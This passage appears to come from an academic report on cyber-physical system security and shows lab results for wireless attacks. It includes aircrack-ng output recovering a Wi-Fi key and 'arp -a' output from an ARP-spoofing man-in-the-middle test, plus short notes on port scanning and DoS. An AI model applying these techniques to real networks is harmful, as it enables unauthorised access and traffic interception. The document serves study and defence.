



Fig. 5.6 Comparing message integrity code (MIC)

Authentication attack



```
root@diwakar-ROG-Strix-G531GT-G531GT: /home/diwakar

Aircrack-ng 1.6

[00:00:54] 666400/4782969 keys tested (12365.39 k/s)
Time left: 5 minutes, 32 seconds                                13.93%

KEY FOUND! [ 123456789 ]

Master Key      : 1D D6 24 32 8B A8 A3 9A 95 48 85 46 A3 1A 91 D7
                  94 4C 77 00 6E 88 33 8A A1 4A BD 8D F0 3A CF 2D

Transient Key   : 56 3E 9C CC 26 AA 4B FB BD C2 E6 98 97 09 08 68
                  AE FA DA FC A0 CC A3 49 71 E3 60 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : C5 A4 2B 5B 03 13 EE 8F 2B 8D E0 8C E4 67 37 CB

root@diwakar-ROG-Strix-G531GT-G531GT: /home/diwakar#
```

Fig. 5.7 Secret Key revealed



Information gathering

A port is a physical docking point using which an external device can be connected to the computer. It can also be programmatic docking point through which information flows from a program to the computer or over the Internet.



Information gathering




Fig. 5.8 Details of MAC and Port number available and work performed by the user

DoS Attack




Fig. 5.9 Available/Open TCP Ports

ARP Spoofing using MITMF

Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network.



ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa.

Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.



Workflow MITM

MITM Attack :



1. ARP Spoofing.
2. Perform MITM attack.

```
Command Prompt
Interface: 10.20.14.206 --- 0x5
  Internet Address      Physical Address      Type
  10.20.14.1            52-54-00-12-35-00    dynamic
  10.20.14.3            08-00-27-ef-05-7a    dynamic
  10.20.14.203          08-00-27-4d-47-e9    dynamic
  10.20.14.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.252           01-00-5e-00-00-fc    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a

Interface: 169.254.22.167 --- 0x2
  Internet Address      Physical Address      Type
  169.254.255.255       ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.252           01-00-5e-00-00-fc    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static

Interface: 10.20.14.206 --- 0x5
  Internet Address      Physical Address      Type
  10.20.14.1            08-00-27-4d-47-e9    dynamic
  10.20.14.3            08-00-27-ef-05-7a    dynamic
  10.20.14.203          08-00-27-4d-47-e9    dynamic
  10.20.14.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.252           01-00-5e-00-00-fc    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>
```

Fig. 5.10 Targeting particular IP address



Results




Fig. 6.1 The distribution of DoS Attacks targeting the CPS Protocols.

Results

